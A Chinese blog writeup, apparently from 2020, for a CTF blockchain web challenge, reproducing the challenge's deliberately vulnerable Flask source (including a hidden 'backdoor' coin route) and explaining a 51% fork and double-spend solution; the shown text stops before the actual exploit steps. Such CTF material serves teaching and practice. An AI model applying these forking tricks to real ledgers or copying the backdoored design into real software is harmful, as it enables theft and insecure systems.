攻防世界 web高手进阶区 8分题 Web_python_block_chain

原创

思源湖的鱼 于 2020-10-03 10:37:32 发布 648 收藏 1

分类专栏： ctf 文章标签： 区块链 信息安全 网络安全 ctf 攻防世界

本文链接：https://blog.csdn.net/weixin_44604541/article/details/108883579


前言

继续ctf的旅程

开始攻防世界web高手进阶区的8分题

本文是Web_python_block_chain的writeup

解题过程



这是个区块链题

这。。裂开了啊

没搞过区块链

从零开始学习

从零开始构建一个区块链

整理下题目里的区块信息

```
hash of genesis block: ffc5c8d29a24baf7baf2f7393a618c1f0b3aee389bbf94251fef14c6b63ca7cf

the bank's addr: a772aa9adbc7f50865ca315569aeb3cda95cc12e5ec7849ab5c71a292840dc52d608611acd027b06dfde64d37c482dc
1,
the hacker's addr: ce683dba18350072e8fbdac1bab566ba299c5079ab19214de02abc78f62149ffe8decc5e7fea4ec5d5ddd4366ebe5
0d1,
the shop's addr: aafdd8bc5b3cc8ce7281b947549e841cf8fb233802c31cbf0ad497e38799340648878c049f4cfcd0476d8c426325807
b

Balance of all addresses: {
 "a772aa9adbc7f50865ca315569aeb3cda95cc12e5ec7849ab5c71a292840dc52d608611acd027b06dfde64d37c482dc1": 1,
 "aafdd8bc5b3cc8ce7281b947549e841cf8fb233802c31cbf0ad497e38799340648878c049f4cfcd0476d8c426325807b": 0,
 "ce683dba18350072e8fbdac1bab566ba299c5079ab19214de02abc78f62149ffe8decc5e7fea4ec5d5ddd4366ebe50d1": 999999
}

All utxos: {
 "735f4e1c-9f7a-4e95-9cfe-d791fbc3b83f": {
  "amount": 999999,
  "hash": "377ead321c1b30cb59a9e54a5d66bda444da4f71bfc82a334b6611b50c259ae6",
  "addr": "ce683dba18350072e8fbdac1bab566ba299c5079ab19214de02abc78f62149ffe8decc5e7fea4ec5d5ddd4366ebe50d1",
  "id": "735f4e1c-9f7a-4e95-9cfe-d791fbc3b83f"
 },
  "f3734874-6ad3-4828-85b2-01933b74857a": {
   "amount": 1,
   "hash": "a45b5b91b9662e0ba64e2f85bb3c3ee3739d84aa9ebdf17db3495413b80e93ac",
   "addr": "a772aa9adbc7f50865ca315569aeb3cda95cc12e5ec7849ab5c71a292840dc52d608611acd027b06dfde64d37c482dc1",
   "id": "f3734874-6ad3-4828-85b2-01933b74857a"
 }
}

Blockchain Explorer: {
```

```
"ffc5c8d29a24baf7baf2f7393a618c1f0b3aee389bbf94251fef14c6b63ca7cf": {
 "nonce": "The Times 03/Jan/2009 Chancellor on brink of second bailout for bank",
 "prev": "0000000000000000000000000000000000000000000000000000000000000000",
 "hash": "ffc5c8d29a24baf7baf2f7393a618c1f0b3aee389bbf94251fef14c6b63ca7cf",
 "transactions": [{
  "input": [],
  "signature": [],
  "hash": "dad00bc15b2860fe3330ef4d3802a116324c676fac8238fb3bcd028167a1c9da",
  "output": [{
   "amount": 1000000,
   "hash": "9882dd08e6660efcb24af8f2bb176f0746d0765f425ca45adc4680252e0e1cc0",
   "addr": "a772aa9adbc7f50865ca315569aeb3cda95cc12e5ec7849ab5c71a292840dc52d608611acd027b06dfde64d37c482dc1",
   "id": "b3467481-4830-4118-bb3c-d07f1a2f8774"
  }]
 }],
 "height": 0
},
"e898a5866466eb54281570b39cda929d6a4b424268ec2a06686cfefce2aaa93a": {
 "nonce": "a empty block",
 "prev": "55df8ce1ca3f9c7556d3b63dd170aae74b2299146cc85ce61e3c923be49dbb45",
 "hash": "e898a5866466eb54281570b39cda929d6a4b424268ec2a06686cfefce2aaa93a",
 "transactions": [],
 "height": 2
},
"55df8ce1ca3f9c7556d3b63dd170aae74b2299146cc85ce61e3c923be49dbb45": {
 "nonce": "HAHA, I AM THE BANK NOW!",
 "prev": "ffc5c8d29a24baf7baf2f7393a618c1f0b3aee389bbf94251fef14c6b63ca7cf",
 "hash": "55df8ce1ca3f9c7556d3b63dd170aae74b2299146cc85ce61e3c923be49dbb45",
 "transactions": [{
  "input": ["b3467481-4830-4118-bb3c-d07f1a2f8774"],
  "signature": ["8a75272a4c8abbbb34ac2c9a2bf11283e817f809ac173486700e0c1974c0e553bf3eeabca0858c1c9db00fedfa5288
e2"],
  "hash": "057c195086da4a32b2dfeb56ecfc0a7401e16214e62516b0aaf48945a903f0d9",
  "output": [{
   "amount": 999999,
   "hash": "377ead321c1b30cb59a9e54a5d66bda444da4f71bfc82a334b6611b50c259ae6",
   "addr": "ce683dba18350072e8fbdac1bab566ba299c5079ab19214de02abc78f62149ffe8decc5e7fea4ec5d5ddd4366ebe50d1",
   "id": "735f4e1c-9f7a-4e95-9cfe-d791fbc3b83f"
  }, {
   "amount": 1,
   "hash": "a45b5b91b9662e0ba64e2f85bb3c3ee3739d84aa9ebdf17db3495413b80e93ac",
   "addr": "a772aa9adbc7f50865ca315569aeb3cda95cc12e5ec7849ab5c71a292840dc52d608611acd027b06dfde64d37c482dc1",
   "id": "f3734874-6ad3-4828-85b2-01933b74857a"
  }]
 }],
 "height": 1
}
}
```


有bank、hacker、shop的地址
以及他们的钱币数

- hacker:999999
- bank:1
- shop:0

然后是三个区块

- 第一个区块：创世区块
  向银行地址发放DDB为1000000
- 第二个区块：黑客添加区块
  让银行账户向黑客账户转账999999 DDB
- 第三个区块：空区块

点击`view_source_code`
源码如下

```
# -*- encoding: utf-8 -*-
# written in python 2.7
__author__ = 'garzon'

import hashlib, json, rsa, uuid, os
from flask import Flask, session, redirect, url_for, escape, request
from pycallgraph import PyCallGraph
from pycallgraph import Config
from pycallgraph.output import GraphvizOutput

app = Flask(__name__)
app.secret_key = '**********************'
url_prefix = ''

def FLAG():
    return 'Here is your flag: DDCTF{******************}'

def hash(x):
    return hashlib.sha256(hashlib.md5(x).digest()).hexdigest()

def hash_reducer(x, y):
    return hash(hash(x)+hash(y))

def has_attrs(d, attrs):
    if type(d) != type({}): raise Exception("Input should be a dict/JSON")
    for attr in attrs:
        if attr not in d:
            raise Exception("{} should be presented in the input".format(attr))

EMPTY_HASH = '0'*64

def addr_to_pubkey(address):
    return rsa.PublicKey(int(address, 16), 65537)

def pubkey_to_address(pubkey):
    assert pubkey.e == 65537
    hexed = hex(pubkey.n)
    if hexed.endswith('L'): hexed = hexed[:-1]
    if hexed.startswith('0x'): hexed = hexed[2:]
    return hexed

def gen_addr_key_pair():
    pubkey, privkey = rsa.newkeys(384)
    return pubkey_to_address(pubkey), privkey

bank_address, bank_privkey = gen_addr_key_pair()
hacker_address, hacker_privkey = gen_addr_key_pair()
shop_address, shop_privkey = gen_addr_key_pair()
```

```
shop_wallet_address, shop_wallet_privkey = gen_addr_key_pair()

def sign_input_utxo(input_utxo_id, privkey):
    return rsa.sign(input_utxo_id, privkey, 'SHA-1').encode('hex')

def hash_utxo(utxo):
    return reduce(hash_reducer, [utxo['id'], utxo['addr'], str(utxo['amount'])])

def create_output_utxo(addr_to, amount):
    utxo = {'id': str(uuid.uuid4()), 'addr': addr_to, 'amount': amount}
    utxo['hash'] = hash_utxo(utxo)
    return utxo

def hash_tx(tx):
    return reduce(hash_reducer, [
        reduce(hash_reducer, tx['input'], EMPTY_HASH),
        reduce(hash_reducer, [utxo['hash'] for utxo in tx['output']], EMPTY_HASH)
    ])

def create_tx(input_utxo_ids, output_utxo, privkey_from=None):
    tx = {'input': input_utxo_ids, 'signature': [sign_input_utxo(id, privkey_from) for id in input_utxo_ids], 'o
utput': output_utxo}
    tx['hash'] = hash_tx(tx)
    return tx

def hash_block(block):
    return reduce(hash_reducer, [block['prev'], block['nonce'], reduce(hash_reducer, [tx['hash'] for tx in block
['transactions']], EMPTY_HASH)])

def create_block(prev_block_hash, nonce_str, transactions):
    if type(prev_block_hash) != type(''): raise Exception('prev_block_hash should be hex-encoded hash value')
    nonce = str(nonce_str)
    if len(nonce) > 128: raise Exception('the nonce is too long')
    block = {'prev': prev_block_hash, 'nonce': nonce, 'transactions': transactions}
    block['hash'] = hash_block(block)
    return block

def find_blockchain_tail():
    return max(session['blocks'].values(), key=lambda block: block['height'])

def calculate_utxo(blockchain_tail):
    curr_block = blockchain_tail
    blockchain = [curr_block]
    while curr_block['hash'] != session['genesis_block_hash']:
        curr_block = session['blocks'][curr_block['prev']]
        blockchain.append(curr_block)
    blockchain = blockchain[::-1]
    utxos = {}
    for block in blockchain:
        for tx in block['transactions']:
            for input_utxo_id in tx['input']:
                del utxos[input_utxo_id]
            for utxo in tx['output']:
                utxos[utxo['id']] = utxo
    return utxos

def calculate_balance(utxos):
    balance = {bank_address: 0, hacker_address: 0, shop_address: 0}
    for utxo in utxos.values():
        if utxo['addr'] not in balance:
```

```
            balance[utxo['addr']] = 0
        balance[utxo['addr']] += utxo['amount']
    return balance

def verify_utxo_signature(address, utxo_id, signature):
    try:
        return rsa.verify(utxo_id, signature.decode('hex'), addr_to_pubkey(address))
    except:
        return False

def append_block(block, difficulty=int('f'*64, 16)):
    has_attrs(block, ['prev', 'nonce', 'transactions'])

    if type(block['prev']) == type(u''): block['prev'] = str(block['prev'])
    if type(block['nonce']) == type(u''): block['nonce'] = str(block['nonce'])
    if block['prev'] not in session['blocks']: raise Exception("unknown parent block")
    tail = session['blocks'][block['prev']]
    utxos = calculate_utxo(tail)

    if type(block['transactions']) != type([]): raise Exception('Please put a transaction array in the block')
    new_utxo_ids = set()
    for tx in block['transactions']:
        has_attrs(tx, ['input', 'output', 'signature'])

        for utxo in tx['output']:
            has_attrs(utxo, ['amount', 'addr', 'id'])
            if type(utxo['id']) == type(u''): utxo['id'] = str(utxo['id'])
            if type(utxo['addr']) == type(u''): utxo['addr'] = str(utxo['addr'])
            if type(utxo['id']) != type(''): raise Exception("unknown type of id of output utxo")
            if utxo['id'] in new_utxo_ids: raise Exception("output utxo of same id({}) already exists.".format(u
txo['id']))
            new_utxo_ids.add(utxo['id'])
            if type(utxo['amount']) != type(1): raise Exception("unknown type of amount of output utxo")
            if utxo['amount'] <= 0: raise Exception("invalid amount of output utxo")
            if type(utxo['addr']) != type(''): raise Exception("unknown type of address of output utxo")
            try:
                addr_to_pubkey(utxo['addr'])
            except:
                raise Exception("invalid type of address({})".format(utxo['addr']))
            utxo['hash'] = hash_utxo(utxo)
        tot_output = sum([utxo['amount'] for utxo in tx['output']])

        if type(tx['input']) != type([]): raise Exception("type of input utxo ids in tx should be array")
        if type(tx['signature']) != type([]): raise Exception("type of input utxo signatures in tx should be arr
ay")
        if len(tx['input']) != len(tx['signature']): raise Exception("lengths of arrays of ids and signatures of
 input utxos should be the same")
        tot_input = 0
        tx['input'] = [str(i) if type(i) == type(u'') else i for i in tx['input']]
        tx['signature'] = [str(i) if type(i) == type(u'') else i for i in tx['signature']]
        for utxo_id, signature in zip(tx['input'], tx['signature']):
            if type(utxo_id) != type(''): raise Exception("unknown type of id of input utxo")
            if utxo_id not in utxos: raise Exception("invalid id of input utxo. Input utxo({}) does not exist or
 it has been consumed.".format(utxo_id))
            utxo = utxos[utxo_id]
            if type(signature) != type(''): raise Exception("unknown type of signature of input utxo")
            if not verify_utxo_signature(utxo['addr'], utxo_id, signature):
                raise Exception("Signature of input utxo is not valid. You are not the owner of this input utxo(
{})!".format(utxo_id))
```

```
            tot_input += utxo['amount']
            del utxos[utxo_id]
        if tot_output > tot_input:
            raise Exception("You don't have enough amount of DDCoins in the input utxo! {}/{}".format(tot_input,
 tot_output))
        tx['hash'] = hash_tx(tx)

    block = create_block(block['prev'], block['nonce'], block['transactions'])
    block_hash = int(block['hash'], 16)
    if block_hash > difficulty: raise Exception('Please provide a valid Proof-of-Work')
    block['height'] = tail['height']+1
    if len(session['blocks']) > 50: raise Exception('The blockchain is too long. Use ./reset to reset the blockc
hain')
    if block['hash'] in session['blocks']: raise Exception('A same block is already in the blockchain')
    session['blocks'][block['hash']] = block
    session.modified = True

def init():
    if 'blocks' not in session:
        session['blocks'] = {}
        session['your_diamonds'] = 0
        # First, the bank issued some DDCoins ...
        total_currency_issued = create_output_utxo(bank_address, 1000000)
        genesis_transaction = create_tx([], [total_currency_issued]) # create DDCoins from nothing
        genesis_block = create_block(EMPTY_HASH, 'The Times 03/Jan/2009 Chancellor on brink of second bailout fo
r bank', [genesis_transaction])
        session['genesis_block_hash'] = genesis_block['hash']
        genesis_block['height'] = 0
        session['blocks'][genesis_block['hash']] = genesis_block

        # Then, the bank was hacked by the hacker ...
        handout = create_output_utxo(hacker_address, 999999)
        reserved = create_output_utxo(bank_address, 1)
        transferred = create_tx([total_currency_issued['id']], [handout, reserved], bank_privkey)
        second_block = create_block(genesis_block['hash'], 'HAHA, I AM THE BANK NOW!', [transferred])
        append_block(second_block)

        # Can you buy 2 diamonds using all DDCoins?
        third_block = create_block(second_block['hash'], 'a empty block', [])
        append_block(third_block)

def get_balance_of_all():
    init()
    tail = find_blockchain_tail()
    utxos = calculate_utxo(tail)
    return calculate_balance(utxos), utxos, tail

@app.route(url_prefix+'/')
def homepage():
    announcement = 'Announcement: The server has been restarted at 21:45 04/17. All blockchain have been reset.
'
    balance, utxos, _ = get_balance_of_all()
    genesis_block_info = 'hash of genesis block: ' + session['genesis_block_hash']
    addr_info = 'the bank\'s addr: ' + bank_address + ', the hacker\'s addr: ' + hacker_address + ', the shop\'s
 addr: ' + shop_address
    balance_info = 'Balance of all addresses: ' + json.dumps(balance)
    utxo_info = 'All utxos: ' + json.dumps(utxos)
    blockchain_info = 'Blockchain Explorer: ' + json.dumps(session['blocks'])
    view_source_code_link = "<a href='source_code'>View source code</a>"
    return announcement+('<br /><br />\r\n\r\n'.join([view_source_code_link, genesis_block_info, addr_info, bala
```

```
nce_info, utxo_info, blockchain_info]))


@app.route(url_prefix+'/flag')
def getFlag():
    init()
    if session['your_diamonds'] >= 2: return FLAG()
    return 'To get the flag, you should buy 2 diamonds from the shop. You have {} diamonds now. To buy a diamond
, transfer 1000000 DDCoins to '.format(session['your_diamonds']) + shop_address

def find_enough_utxos(utxos, addr_from, amount):
    collected = []
    for utxo in utxos.values():
        if utxo['addr'] == addr_from:
            amount -= utxo['amount']
            collected.append(utxo['id'])
        if amount <= 0: return collected, -amount
    raise Exception('no enough DDCoins in ' + addr_from)

def transfer(utxos, addr_from, addr_to, amount, privkey):
    input_utxo_ids, the_change = find_enough_utxos(utxos, addr_from, amount)
    outputs = [create_output_utxo(addr_to, amount)]
    if the_change != 0:
        outputs.append(create_output_utxo(addr_from, the_change))
    return create_tx(input_utxo_ids, outputs, privkey)

@app.route(url_prefix+'/5ecr3t_free_D1diCoin_b@ckD00r/<string:address>')
def free_ddcoin(address):
    balance, utxos, tail = get_balance_of_all()
    if balance[bank_address] == 0: return 'The bank has no money now.'
    try:
        address = str(address)
        addr_to_pubkey(address) # to check if it is a valid address
        transferred = transfer(utxos, bank_address, address, balance[bank_address], bank_privkey)
        new_block = create_block(tail['hash'], 'b@cKd00R tr1993ReD', [transferred])
        append_block(new_block)
        return str(balance[bank_address]) + ' DDCoins are successfully sent to ' + address
    except Exception, e:
        return 'ERROR: ' + str(e)

DIFFICULTY = int('00000' + 'f' * 59, 16)
@app.route(url_prefix+'/create_transaction', methods=['POST'])
def create_tx_and_check_shop_balance():
    init()
    try:
        block = json.loads(request.data)
        append_block(block, DIFFICULTY)
        msg = 'transaction finished.'
    except Exception, e:
        return str(e)

    balance, utxos, tail = get_balance_of_all()
    if balance[shop_address] == 1000000:
        # when 1000000 DDCoins are received, the shop will give you a diamond
        session['your_diamonds'] += 1
        # and immediately the shop will store the money somewhere safe.
        transferred = transfer(utxos, shop_address, shop_wallet_address, balance[shop_address], shop_privkey)
        new_block = create_block(tail['hash'], 'save the DDCoins in a cold wallet', [transferred])
        append_block(new_block)
```

```
        msg += ' You receive a diamond.'
    return msg


# if you mess up the blockchain, use this to reset the blockchain.
@app.route(url_prefix+'/reset')
def reset_blockchain():
    if 'blocks' in session: del session['blocks']
    if 'genesis_block_hash' in session: del session['genesis_block_hash']
    return 'reset.'

@app.route(url_prefix+'/source_code')
def show_source_code():
    source = open('serve.py', 'r')
    html = ''
    for line in source:
        html += line.replace('&','&amp;').replace('\t', ' '*4).replace(' ',' ').replace('<', '&lt;').r
eplace('>','&gt;').replace('\n', '<br />')
    source.close()
    return html

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')
```

url接口

- \source_code：查看源码
- \reset：重置记录
- \create_transaction：接受post参数，创造一笔新的交易，并且检查商店的钱包中如果存在100w，则可以消耗100w得到一个钻石
- \5ecr3t_free_D1diCoin_b@ckD00r/string:address：把银行剩余财产转移到指定账户
- \flag：如果钻石个数大于等于两个，打印flag
- 根目录：打印基本信息

函数功能

addr_to_pubkey：检查地址有效性

pubkey_to_address：生成钱包地址

gen_addr_key_pair：生成钱包地址

create_output_utxo：创建一个utxo

create_tx：创建一个tx

create_block：创建一个block

find_blockchain_tail：查询最后一个block

calculate_utxo：得到所有utxo

calculate_balance：计算钱包的余额

verify_utxo_signature：验证utxo签名

append_block：添加块

init：初始化函数

get_balance_of_all：得到所有block，所有地址和utxo

homepage：web主页

getFlag：flag获取页面

EXP: 重命名源代码为btc.py

主要是


- 查看getflag的方式：要求我们的钻石数大于等于2,即可返回flag
- 获取钻石方法：shop的账户中拥有100w即可获得钻石一枚

本题需要用到


- 51%攻击
- 双重花费攻击

51%攻击

攻击者掌握了比特币全网的51%算力之后，用这些算力来重新计算已经确认过的区块，使块链产生分叉并且获得利益的行为



假设主链为1(黄)-2(黄)-3(黄)-4(蓝)-5(蓝)
此时4(蓝)-5(蓝)为已计算确认过的区块
而攻击者拥有51%的算力，没有任何用户可以超越他的计算速度
于是他从区块3(黄)开始重新计算伪造生成区块
当出现分叉时，区块链的规则认最长的分链为主链，并舍去原有的链
导致之前本已确认的4(蓝)-5(蓝)作废,使攻击达成




那这有什么好处呢？
一个很重要的点是本题交易采用0确认，而不是现实中的6确认

- 6确认
  当产生一笔交易时，区块链的P2P网络会广播这笔交易，这笔交易会被一个挖矿节点收到，并验证，如果这个挖矿节点挖到区块（生成的hash满足条件）后，并且这笔交易的手续费足够吸引这个节点去打包进区块，那这笔交易就会被打包进区块。因此就得到了一个确认，这个矿工也拿走了相应的手续费。 这个挖矿节点打包后，会把区块广播给其他节点。其他节点验证并广播这个区块。 如果这个区块得到更多的挖矿节点的验证确认，那就得到了更多的确认。这样这笔交易就被记录到了比特币区块链，并成为了比特币账本的一部分。如果得到6个确认后，我们就认为它永远不可变了。
- 0确认
  同样的道理，那就是不需要别人确认

简单讲就是拥有最强算力后，可以肆意更改主链

双重花费攻击

因为本题只有100w，却要2枚钻石，即需要200w
这就要双重花费了




蓝色为目前题目的3个区块，上面说过

- 第一个区块：创世区块 向银行地址发放DDB为1000000
- 第二个区块：黑客添加区块 让银行账户向黑客账户转账999999 DDB
- 第三个区块：空区块


通过51%攻击，重新计算已经确认过的区块，我们可以改变区块走向
故此我们来到3个红色区块的地方

- 黑客区块2：向shop转账100万
- 黑客区块3：空区块
- 黑客区块4：空区块

此时主链变为



于是之前区块2的操作作废
我们的操作成立，即shop获得100万，我们获得钻石一枚
此时我们可以触发双花攻击：让shop把这100万转出去，然后改变主链走向，让这一操作不成立，则100万又会返回到shop，此时我们的钻石又会继续+1
具体操作如下

